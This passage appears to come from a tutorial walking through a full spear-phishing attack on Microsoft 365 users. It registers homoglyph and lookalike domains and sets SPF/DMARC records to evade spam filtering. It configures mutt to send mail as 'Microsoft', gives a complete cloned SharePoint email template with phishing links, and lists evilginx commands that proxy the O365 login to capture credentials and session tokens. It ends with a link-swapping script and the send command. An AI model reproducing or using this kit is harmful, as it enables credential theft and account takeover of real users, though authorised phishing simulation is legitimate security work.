
We can use dnstwister to help us to find a similar domain available. Finally we could buy these very similar two domains :


  • sharepoint-online.us (.us instead of .com) - Hosted at 94.23.89.139
  • mícrosoft.online (special caracter í instead of i) - Hosted at 87.98.233.247
Dnstwister

Dnstwister

Now that we chose them, let’s configure them We have to:

  • Configure the DNS A record for the mícrosoft.online for the redirection link (because the user will be redirected to your server before the legitimate O365)

  • Configure the DNS TXT Records for SPF and DMARC for the domain sharepoint-online.us that will send the email (Because we want our mail doesn't finish in the SPAM and bypass Proofpoint detection).
Configure first domain

microsoft.online

Configure second domain

sharepoint-online.us

2. Configure mail client

Great ! Now obviously you need to attribute these IP to your VMs (you can do all in the same one of course) and make sure it can reach internet ! Our next step will be to install mutt and postfix on a VM.

For information, mutt is a text-based email client for Unix-like systems, known for its powerful features and flexibility in handling email.

We will install the package and create a really basic configuration file (.muttrc)

sudo apt-get install mutt postfix
vim /home/fabien/.muttrc

You can fill this configuration file with informations for our spear phishing

set from = 'no-reply@sharepoint-online.us'
set realname = 'Microsoft'
set use_envelope_from = yes

unset ssl_starttls
unset ssl_force_tls
set smtp_url = "smtp://localhost:25

3. Prepare template

Next step will be to create a HTML template close to the reality. to do that, we will simply use a legitimate mail from microsoft. The legitimate email is normally sent by sharepoint-online.com about sharepoint access. We will retrieve the html code of it and then use it and adapt it for our target

Template HTML
<table border="0" cellspacing="0" cellpadding="0" width="100%" style="cellpadding:0;border:0;cellspacing:0;display:table;width:100%;table-layout:fixed;border-collapse:seperate;float:none;" align="left">
<tbody style="display:block;">
<tr>
<td valign="middle" bgcolor="#A6A6A6" cellpadding="7px 2px 7px 2px" style="padding:7px 2px 7px 2px;background-color:#A6A6A6;valign:middle;">
</td>
<td valign="middle" width="100%" bgcolor="#EAEAEA" cellpadding="7px 5px 7px 15px" style="width:100%;background-color:#EAEAEA;padding:7px 5px 7px 15px;font-family:wf_segoe-ui_normal,Segoe UI,Segoe WP,Tahoma,Arial, sans-serif;font-size:12px;font-weight:normal;color:#212121;text-align:left;word-wrap:break-word;">
<div>You don&#39;t often get email from no-reply@sharepointonline.com. <a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" target="_blank" rel="nofollow noopener">
Learn why this is important</a></div>
</td>
<td valign="middle" align="left" bgcolor="#EAEAEA" cellpadding="7px 5px 7px 5px" style="width:75px;background-color:#EAEAEA;padding:7px 5px 7px 5px;font-family:wf_segoe-ui_normal,Segoe UI,Segoe WP,Tahoma,Arial, sans-serif;font-size:12px;font-weight:normal;color:#212121;text-align:left;word-wrap:break-word;align:left;">
</td>
</tr>
</tbody>
</table>
<div>
<table align="center" valign="center" border="0" cellpadding="0" cellspacing="0" style="margin:0 auto;width:100%;background-color:#f2f2f2;">
<tbody>
<tr>
<td align="center" valign="center" style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; font-style: normal; font-weight: normal;">
<table dir="ltr" border="0" width="600" cellpadding="0" cellspacing="0" align="center" style="table-layout: fixed; border-collapse: collapse; border-spacing: 0; max-width: 600px;" bgcolor="#FAF9F8">
<tbody>
<tr bgcolor="#000000">
<td style="height: 70px; padding: 0 20px;">
<table border="0" style="width: 560px; color: #FFFFFF;">
<tbody>
<tr>
<td height="32" style="font-size: 24px;"><img alt="FTRSec" height="32" style="vertical-align: middle;">
</td>
<td style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; text-align: right; font-size: 12px; line-height: 16px;">
Saturday, 13 Jan, 2024 </td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; padding: 16px 16px 12px 16px; font-size: 20px; line-height: 106.2%; letter-spacing: -0.5px; color: #000000; font-weight: 500;">
Hello <b>TURNHERR Fabien</b> </td>
</tr>
<tr>
<td style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; padding-left: 16px; padding-right: 16px; font-size: 14px; line-height: 16px; color: #000000;">
Here&#39;s some news you might have missed this past week. </td>
</tr>
<tr>
<td style="padding: 12px 16px 16px 16px;">
<table cellspacing="0" cellpadding="0">
<tbody>
<tr>
<td bgcolor="#ffffff" style=" padding: 6px 17px; border: 1px solid #000000;border-radius: 0px;font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; font-size: 12px; text-decoration: none; display: inline-block;">
<a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="color: #000; text-decoration: none; " target="_blank" rel="nofollow noopener">See all news
</a></td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td width="568" height="200" style="padding: 0px 16px 16px 16px; width: 568px; height:200px;">
<table border="0" cellpadding="0" cellspacing="0" style="border: 1px solid #dadada; margin: 0; background-color: white; border-collapse: separate; table-layout: fixed; border-radius: 0px;">
<tbody>
<tr>
<td style="padding: 16px 16px 0px 16px; color: #535252; ">
<table border="0" width="100%" style="border-collapse: collapse;">
<tbody>
<tr style="font-size: 12px;">
<td style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; font-weight: bold; color: #535252;">
<a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="text-decoration: none; color: #535252;" target="_blank" rel="nofollow noopener">User Adoption Portal
</a></td>
<td align="right" style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; color: #535252;">
Frequently
visited </td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td height="16" style="height: 16px;"></td>
</tr>
<tr>
<td style="padding: 0px 16px;">
<table border="0" width="100%" cellpadding="0" cellspacing="0" style="border-collapse: separate;">
<tbody>
<tr style="display: flex;">
<td valign="top" width="408" height="102" style="height: 102px; width: 408px;">
<table border="0" cellpadding="0" cellspacing="0" style="border-collapse: separate; table-layout: fixed;">
<tbody>
<tr>
<td style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; text-decoration: none; font-size: 16px; color: #303030; font-weight: bold; line-height: 19px;">
<a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="text-decoration: none; color: #303030;" target="_blank" rel="nofollow noopener">Manage
the hibernation of your computer and save energy! </a></td>
</tr>
<tr>
<td height="10" style="height:10px;"></td>
</tr>
<tr>
<td style="font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; line-height: 19px; font-size: 14px; color: black; -webkit-line-clamp: 3;display: -webkit-box;overflow: hidden;-webkit-box-orient: vertical;">
You can add a shortcut to your desktop and with one click your computer go into deep sleep mode
</td>
</tr>
</tbody>
</table>
</td>
<td width="9" style="width:9px;"></td>
<td valign="top" style="vertical-align: top;"><a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="text-decoration: none;" target="_blank" rel="nofollow noopener"><img width="120" style="width: 120px; display: block; border-radius: 0px;" alt="news thumbnail image">
</a></td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td height="16" style="height: 16px;"></td>
</tr>
<tr>
<td style="padding: 0px 16px;">
<table border="0" width="100%" cellpadding="0" cellspacing="0" style="border-collapse: collapse; border-spacing: 0; table-layout: fixed; font-size: 12px; line-height: 16px; color: #535252;">
<tbody>
<tr>
<td>
<table border="0" cellpadding="0" cellspacing="0" style="border-collapse: collapse; border-spacing: 0; table-layout: fixed;">
<tbody>
<tr>
<td style="white-space: nowrap; font-size: 12px; line-height: 14px;font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; overflow: hidden; text-overflow:ellipsis; max-width: 357px; color: #535252;">
TURNHERR Fabien  |   </td>
<td style="white-space: nowrap; font-size: 12px; line-height: 14px; font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; color: #535252;">
09 Jan, 2024 </td>
</tr>
</tbody>
</table>
</td>
<td align="right" style="vertical-align: bottom;">
<table border="0" cellpadding="0" cellspacing="0" style="border-collapse: collapse; border-spacing: 0; table-layout: fixed;">
<tbody>
<tr>
<td style="font-size: 12px; line-height: 14px; font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; color: #535252;">
<img alt="view icon" height="8" width="10">   45 views
</td>
</tr>
</tbody>
</table>
</td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td height="16" style="height: 16px;"></td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td style="padding: 16px 0 32px 0;">
<table cellspacing="0" cellpadding="0" border="0" align="center" style="margin: auto;">
<tbody>
<tr>
<td bgcolor="#000000" style=" padding: 6px 17px; border: 1px solid #000000;border-radius: 0px;font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; font-size: 12px; text-decoration: none; display: inline-block;">
<a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="color:  #FFFFFF; text-decoration: none; " target="_blank" rel="nofollow noopener">See all news
</a></td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td>
<table border="0" style="font-size: 12px;width: 100%;">
<tbody>
<tr>
<td align="left" style="padding: 0px 14px 0px 14px; font-size:12px;line-height: 14px; font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif;">
<a style="color: #000000; text-decoration: none; font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif;" href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" target="_blank" rel="nofollow noopener">Privacy Statement</a>  |
<a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="color: #000000; text-decoration: none; " target="_blank" rel="nofollow noopener">
Notification Settings</a> </td>
<td align="right" style="padding: 0px 12px 0px 12px;">
<table border="0" valign="right">
<tbody>
<tr>
<td><img loading="lazy" alt="mobile icon" style="width: 8px;height: 13px;vertical-align: middle;" height="14" width="8">
</td>
<td><a href="https://login.xn--mcrosoft-c2a.online/lxuiMtIj" style="height:14px; text-align: right; line-height: 14px;font-size: 12px;font-family: &#39;Segoe UI&#39;, -apple-system, BlinkMacSystemFont, &#39;Roboto&#39;, &#39;Helvetica Neue&#39;, sans-serif; padding: 0; margin: 0; height: 0px; text-decoration: none; color: #000000;" target="_blank" rel="nofollow noopener">
Get the SharePoint Mobile App </a></td>
</tr>
</tbody>
</table>
</td>
</tr>
</tbody>
</table>
</td>
</tr>
<tr>
<td style="height: 32px;"></td>
</tr>
<tr bgcolor="#000000" style="height: 10px;">
<td></td>
</tr>
</tbody>
</table>
</td>
</tr>
</tbody>
</table>
<img loading="lazy" decoding="async" src="https://northeuroper-notifyp.svc.ms:443/api/v2/tracking/method/View?mi=PzJ034CzNUyUwGl7hjZd-g" height="1" width="1"></div>

4. Configure evilginx


Now we have everything prepared to launch our attack. For this, we will download evilginx (of course) and configure it to match our configuration, our domain name

Note

(the domain name is identical than the previous one, I realized after that the special caracter í doesn’t work in backend but just in front-end so there is a TXT record for my domain pointing to xn--mcrosoft-c2a.online) :

sudo evilginx
config domain xn--mcrosoft-c2a.online
config ip 87.98.233.247
blacklist unauth
phishlets hostname o365 xn--mcrosoft-c2a.online
phishlets enable o365
lures create o365
lures edit 0 redirect_url https://portal.office.com
lures get-url 0
Configure evilginx

Configure evilginx

Perfect, our final step will be to retrieve the link to usurpate the office portal that evilginx gives us, and then replace it in our template. For this we will use the following script :

Replace link script
import sys
import re

def replace_href_in_file(file_path, new_link):
    try:
        # Read the content of the file
        with open(file_path, 'r') as file:
            file_contents = file.read()

        # Replace the href attribute values
        updated_contents = re.sub(r'href="[^"]*"', f'href="{new_link}"', file_contents)

        # Write the updated content back to the file
        with open(file_path, 'w') as file:
            file.write(updated_contents)

        print("All href links have been updated.")
    except Exception as e:
        print(f"An error occurred: {e}")

if __name__ == "__main__":
    if len(sys.argv) != 3:
        print("Usage: python script.py <path_to_html_file> <new_link>")
    else:
        file_path = sys.argv[1]
        new_link = sys.argv[2]
        replace_href_in_file(file_path, new_link)

5. Send payload

Now we just execute the last steps to send the email to our victim :

python3 replace.py template.html  https://login.xn--mcrosoft-c2a.online/KAIvFjsh
mutt -e "set content_type=text/html" fabou@gepa.lu -s "News you might have missed" < template.html


Finally we can appreciate the final result of our crafted email It really look similar to the legit one, even the domain is really close :

Final result

Final result

